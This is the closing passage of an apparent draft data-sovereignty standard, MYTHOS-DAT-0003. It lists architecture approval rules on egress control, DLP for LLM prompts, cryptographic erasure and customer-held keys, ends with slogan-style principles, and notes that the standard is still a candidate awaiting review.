If the cloud provider can read your data, you do not own your data.

Data may be distributed.
Sovereignty must be absolute.
```

7.2 Selection Rules

1. No data architecture enters production without passing MDSS.

2. No architecture is approved with unrestricted outbound internet access.

3. No architecture is approved without context-aware DLP for LLM prompts.

4. No architecture is approved if it relies on physical deletion of data shards.

5. No architecture is approved if the cloud provider holds the encryption keys.

7.3 The Prime Directive for Data Sovereignty

> Govern the egress, not just the ingress. > Encrypt the compute, not just the storage. > Destroy the key, not just the data. > Verify the residency, not just the region.

```
Academic benchmarks measure encryption throughput.
Applied benchmarks measure semantic DLP.
Security benchmarks measure cryptographic erasure.
Operational benchmarks measure sovereign residency.

> Clouds may be shared.
> Sovereignty must be absolute.
```

End of Standard MYTHOS-DAT-0003

End of controlled publication

MYTHOS-DAT-0003 remains a Candidate Standard until technical review, security and privacy review, accessibility review, current-source validation, and formal approval are recorded.